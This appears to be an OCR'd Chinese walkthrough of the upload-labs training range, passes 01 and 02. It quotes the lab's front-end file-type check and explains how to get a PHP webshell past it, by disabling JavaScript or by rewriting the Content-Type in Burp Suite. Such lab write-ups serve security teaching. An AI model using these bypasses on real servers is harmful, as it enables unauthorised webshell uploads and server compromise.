
upload-labs靶场通关

Pass 01




- 首先查看提示：本pass在客户端使用js对不合法图片进行检查！

- 代码审计，查看下源代码，发现确实在前端验证：

```
<script type="text/javascript">
    function checkFile() {
        var file = document.getElementsByName('upload_file')[0].value;
        if (file == null || file == "") {
            alert("请选择要上传的文件!");
            return false;
        }
        //定义允许上传的文件类型
        var allow_ext = ".jpg|.png|.gif";
        //提取上传文件的类型
        var ext_name = file.substring(file.lastIndexOf("."));
        //判断上传文件类型是否允许上传
        if (allow_ext.indexOf(ext_name) == -1) {
            var errMsg = "该文件不允许上传，请上传" + allow_ext + "类型的文件,当前文件类型为：" + ext_name;
            alert(errMsg);
            return false;
        }
    }
</script>
```


```
<div id="upload_panel">
    <ol>
        <li>
            <h3>任务</h3>
            <p>上传一个<code>webshell</code>到服务器。</p>
        </li>
        <li>
            <h3>上传区</h3>
            <form enctype="multipart/form-data" method="post" onsubmit="return checkFile()">
                <p>请选择要上传的图片：<p>
                <input class="input_file" type="file" name="upload_file"/>
                <input class="button" type="submit" name="submit" value="上传"/>
            </form>
            <div id="msg">
                <?php
                    if($msg != null){
                        echo "提示：".$msg;
                    }
                ?>
            </div>
            <div id="img">
                <?php
                    if($is_upload){
                        echo '<img src="'.$img_path.'" width="250px" />';
                    }
                ?>
            </div>
        </li>
        <?php
            if($_GET['action'] == "show_code"){
                include 'show_code.php';
            }
        ?>
    </ol>
</div>
```

- 编写脚本：





方法一：浏览器禁用JS

- 点击图中的地方设置浏览器




- 浏览器禁用JS后上传php文件






- 成功上传后在右键在另一标签打开上传的图片




- 发现webshell成功执行




Pass 02

- 首先查看提示:


> 本pass在服务端对数据包的MIME进行检查!




- 上传`pass-02`的脚本文件




- 在burpsuite软件拦截包后修改上传的PHP文件的content-type为image/png




